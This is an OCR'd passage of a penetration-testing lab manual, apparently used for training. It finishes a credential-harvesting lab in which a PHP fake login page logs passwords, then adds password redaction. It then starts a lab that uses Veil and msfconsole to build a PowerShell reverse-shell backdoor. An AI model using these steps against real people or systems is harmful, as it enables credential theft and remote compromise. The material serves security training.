
`fwrite($fh, $content);` writes the log entry to the file specified in `$fh` (which is logfile.txt)

`fclose($fh);` lastly, we close the file handle.

Nothing should happen right now, which is ok. Now, let's put some data in there.

## Fill out the form

In Slingshot, open up Firefox and navigate to http://10.10.78.1:8080/logger/login.php. From here, go ahead and enter a username and password you will recognize, and hit Submit.




## Check the logs

Go back to the Terminal that has your bash session to the container.

From our previous steps, we know that the logs will be written to `logfile.txt`. Since there was no path, it must be written in the same location as the capture_functions.php file, which is `/var/www/html/logger`. Let's go ahead and look at the content of the logs using `cat`:

```
cat /var/www/html/logger/logfile.txt
```

(or, if you're already in /var/www/html/logger, just `cat logfile.txt`

```
bash-4.4# cat logfile.txt

2021-05-17_15:39:16,CORP\jlv,soopersecret
```

We can see here our 'soopersecret' password. So we now have a page and infrastructure that collects logins. But, we have a potential problem too, don't we?

## The problem

We just captured the password of a user in cleartext, and have it in our testing infrastructure! While this was a successful test, we've also introduced some liability for ourselves. Storing the users password means we lose *nonrepudiation* - meaning the user may be able to disavow their future actions since someone else had their password as well and could 'be' them. We've also stored the password in an insecure manner, which likely breaks security policy in most companies. This may run you afoul of local laws in some areas of the world, and, frankly, it's quite unprofessional.

Now that we understand our problem, how can we fix it?

## The solution

Let's fix this. Assuming you are not explicitly authorized to collect and store user's passwords (and even if you were, it should be a in a better way than this), we can redact a large portion of the user's password. It is often worth maintaining a couple of characters of the user's password, in case they refuse to believe that you were able to actually capture their credentials (This is actually quite common, and nothing proves the point like showing them part of their password without giving too much away).

You may remember the `capture_functions.php` above. You may also remember a function called `ChopPassword`. Let's look at that logToFile function again:

```
function logToFile($array){
        $fh = fopen("logfile.txt", 'a');
        $content = date_time().','.$array['username'].','.ChopPassword($array['password'],'0').PHP_EOL;
        fwrite($fh, $content);
        fclose($fh);
}
```

We can see two values are passed to `ChopPassword` - the string that is the password, and a numeric value. This value is the number of characters of the password to *keep*, meaning if I changed this value to a 3, we would keep the first 3 characters of the password and discard the rest. Currently, it defaults to 0, meaning it does not do any redaction, and keeps the whole password. Let's change that by using `vi` to modify the file. If you're not familiar with `vi`, please don't worry - we'll walk you through it.


From your container bash session, open capture_functions.php by typing

```
vi /var/www/html/logger/capture_functions.php
```


or, if you're already in /var/www/html/logger,

```
vi capture_functions.php
```

This will open the file in vi. You are currently in *command mode*, which means you can't modify the content you want. For this, we need to put vi into *insert mode* by typing the letter `i`. When you do this, a small I will appear in the lower left corner of the window.




Move your cursor using the normal keys. Go over to the `logToFile` function and update the `ChopPassword` function to redact all but 3 characters by changing the 0 to a 3.




We're almost done!


Now, put yourself back into *command mode* by hitting the `Escape (Esc)` key. You'll see the `I` in the lower left corner go away as well and get replaced by a `-`.

Now, we are ready to save the file. Type `:wq` to save and close the file (Write and Quit).

## Test your chopper

Go back to http://10.10.78.1:8080/logger/login.php in Firefox. Go ahead and put in a username and password and hit the submit button.

Now, let's check our logs again. Switch back to your bash container session and `cat logfile.txt` or `cat /var/www/html/logger/logfile.txt` depending on where you are in the filesystem.



Success! You can see here that we have redacted the rest of the password, but left enough that the user (or their leader) should be convinced that this password is the real thing. Great job proving the point, and protecting data as well!

## Clean up

When you're done, exit the container bash session by typing `exit`, and shut down the container by going back to the window where you started it and issuing a `Ctrl-C`.

# *Lab 2.1: PowerShell Payloads*

In this lab, we demonstrate the use of the ubiquitous PowerShell utility for Social Engineering purposes.

## Lab Goal

In this lab, you will:

- Use veil to create a PowerShell backdoor
- Use msfconsole to create a listener
- Move the backdoor to a Windows system
- Test the backdoor functionality
- Explore the backdoor capabilities


## Launching Veil

From Slingshot, launch Veil from the terminal using:

`sudo su -` to elevate to root


`veil` to launch veil

The Veil output should look like this:




## Accessing evasion payloads


Use the command `use 1` to access the available evasion tools.




Please note: Veil payloads can and do change at times. Your output may not precisely match the screenshot above.

## List and Select payload

Now, let's look at the payloads available to us with the `list` command.





While over 40 payloads are available at the time of this writing, let's choose a PowerShell based payload here.

Select the PowerShell reverse_tcp payload by typing `use 22` and pressing Enter.

## Payload Configuration

After selecting the PowerShell meterpreter payload, we are presented with a number of options we can set.



